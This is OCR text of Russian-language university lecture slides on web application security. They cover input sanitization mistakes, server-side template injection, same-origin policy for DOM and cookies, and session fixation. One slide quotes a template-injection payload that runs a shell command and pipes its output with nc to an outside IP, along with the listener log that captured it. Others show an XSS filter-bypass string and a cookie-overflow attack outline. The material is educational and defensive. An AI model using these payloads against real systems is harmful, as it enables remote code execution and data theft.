Взаимодействие с внешними подсистемами. SOP

Самосадный Кирилл
https://t.me/kirsamosad
samosad@seclab.cs.msu.su

МГУ 2018

DEMO: Загрузка картинки по URL

DEMO: XXE

Взаимодействие с внешними подсистемами

Санитизация ЗВС

- Санитизация для всех ЗВС, использующих пользовательские данные
  - В том числе при повторном использовании валидированных и санитизированных данных
  - Second Order Injection
- Основные подходы к санитизации:
  - Контекстные шаблонизаторы для HTML и Prepared Statements
  - В зависимости от контекста использования пользовательского ввода
- Если вы формируете запрос со сложной структурой методом конкатенации без специального API, сделайте это API сами для внутренних целей
  - примеры: XML-документ, JSON-объект, Javacript-код
  - в зоне ответственности разработчика должно быть только правило вызова соответствующей библиотечной функции

Самостоятельная реализация санитизации

- **Только если нет стандартной реализации (фреймворк/библиотека)**
- Обратить внимание на символы, которые:
  - меняют текущий контекст
  - меняют режим работы парсера ('<\script>')
  - влияют на значения соседних символов ('\')
  - являются символами-разделителями или терминальными последовательностями ('\0')
  - внешнее представление символа не совпадает с его значением или функциями ('%' для LIKE)
- Реализация в виде отдельной подсистемы
  - ответственность – ведущие разработчики

Ошибки реализации санитизации

- Неправильный порядок экранирования
  - Вход - D'Artagnan
  - Выход {'}→{\'}, {\}→{\\} - D\\'Artagnan
  - Выход {\}→{\\}, {'}→{\'}, - D\'Artagnan
- Неглобальная замена (только первое вхождение)
- Фильтрация черным списком не рекомендуется
- Формирование контекста команд
  - "SELECT * FROM users WHERE username = :username" + query_options

Ошибки реализации санитизации

- Удаление ключевых слов: script, select, onclick, onerror
- Дано – есть входной фильтр, который:
  - приводит строку в lowercase
  - удаляет из нее script и onerror
- Как на выходе получить строку:
  - <script>alert(1);</script>
  -

Ошибки реализации санитизации

- Удаление ключевых слов: script, select, onclick, onerror
- Дано – есть входной фильтр, который:
  - приводит строку в lowercase
  - удаляет из нее script и onerror
- Как на выходе получить строку:
  - <script>alert(1);</script>
  -

<script>alert(1);</script> ⟸ **<scr*script*ipt>alert(1);</s*script*cript>**

Ошибки реализации санитизации


- Удаление ключевых слов: script, select, onclick, onerror
- Дано – есть входной фильтр, который:
  - приводит строку в lowercase
  - удаляет из нее script и onerror
- Как на выходе получить строку:
  - <script>alert(1);</script>
  -

****  ****

Server Side Template Injection

- Есть шаблоны HTML-страниц, которые генерируются на сервере
- Есть возможность для злоумышленника внедряться в шаблоны (в управляющие конструкции, а не только в данные)
- Что может пойти не так?

SSTL


CODEPEN
Save
Settings
Log In
Sign Up
HTML
View Compiled
CSS
Tidy
JavaScript
Tidy
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc 54.77.203.165 80')
2. root@ip-172-31-39-220:/tmp/empty (ssh)
KeyboardInterrupt
[root@ip-172-31-39-220 empty]# clear && python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
54.191.119.205 - - [05/Jun/2015 06:35:38] code 400, message Bad request version ('groups=9999(app)')
54.191.119.205 - - [05/Jun/2015 06:35:38] "uid=9999(app) gid=9999(app) groups=9999(app)" 400 -

Same Origin Policy

SOP for DOM

- Как в браузерах изолировать две страницы с разных доменов друг от друга?
- Два JS-контекста могут обращаться к DOM друг друга, если совпадают:
  - протоколы
  - домены
  - порты
- Протокол + домен + порт = источник
- RFC 6454 от 2011 года: до сих пор Proposed Standard
- WHATWG HTML Living Standard

SOP for DOM

Originating document	Accessed document	Non–IE browser	Internet Explorer
http://example.com/**a/**	http://example.com/**b/**	Access okay	Access okay
http://example.com/	http://**www.**example.com/	Host mismatch	Host mismatch
http://example.com/	**https**://example.com/	Protocol mismatch	Protocol mismatch
http://example.com**:81**/	http://example.com/	Port mismatch	Access okay

- Интеграция payments.site.com с login.site.com "из коробки" невозможна

SOP for Cookies

- Фундаментальная проблема – несогласованность с SOP для DOM
- Атрибуты:
  - path
  - domain
  - secure
  - httponly
  - samesite (lax, strict)
- В cookies не учитываются порты
- domain нельзя ограничить конкретным хостом для всех браузеров
- domain можно сделать более широким

SOP for Cookies

Cookie set at *foo.example.com*, *domain* parameter is:	Scope of the resulting cookie	
	Non–IE browsers	**Internet Explorer**
(value omitted)	*foo.example.com* (exact)	**.foo.example.com*
bar.foo.example.com	Cookie not set: domain more specific than origin	
foo.example.com	**.foo.example.com*	
baz.example.com	Cookie not set: domain mismatch	
example.com	**.example.com*	
ample.com	Cookie not set: domain mismatch	
.com	Cookie not set: domain too broad, security risk	

Brad E. Oct 21, 2016 MICROSOFT EDGE TEAM

RFC 2965 was never really adopted by any browser.

RFC 6265 is the current RFC and used by most browsers. Per this RFC the domain attribute ignores leading dots. The only way to get a cookie constrained to a particular domain is to not have a domain attribute which will cause the hostonly flag to be set. Edge plans on adding hostonly support (per RFC 6265) in a later release.


Best,
The MS Edge Team

SOP DOM vs Cookies


- scheme://domain:port/path?params
- SOP DOM:
  - (scheme, domain, port)
- SOP Cookies:
  - (scheme*, domain*, path*)
- * - не строго

Session fixation

- Фиксация сессии
  - Злоумышленник может поставить пользователю известную ему сессию
  - Пользователь аутентифицируется в своем аккаунте



Session fixation



Как атаковать жертву?

- Cookie с флагами secure и httponly могут быть перезаписаны методом переполнения cookie jar
- Нельзя надежно разделить приложения различного уровня критичности, например:
  - payments.site.com от blogs.site.com
- Пусть на blogs.site.com есть XSS
- Пусть на payments.site.com cookie выставлены как secure, httponly и без domain

Ответ

- Как атаковать жертву?
  - выставляем через XSS cookie с domain = site.com
  - cookie jar для blogs.site.com переполняется и вытесняет cookies пользователя
  - выставляем свои cookies
  - порядок и кол-во посылаемых cookies зависит от браузера

DEMO: Session fixation

Литература

- Server Side Template Injection
  - https://portswigger.net/blog/server-side-template-injection
- XML External Entity (XXE) Prevention Cheat Sheet - OWASP
  - https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet
- SSRF Bible
  - https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit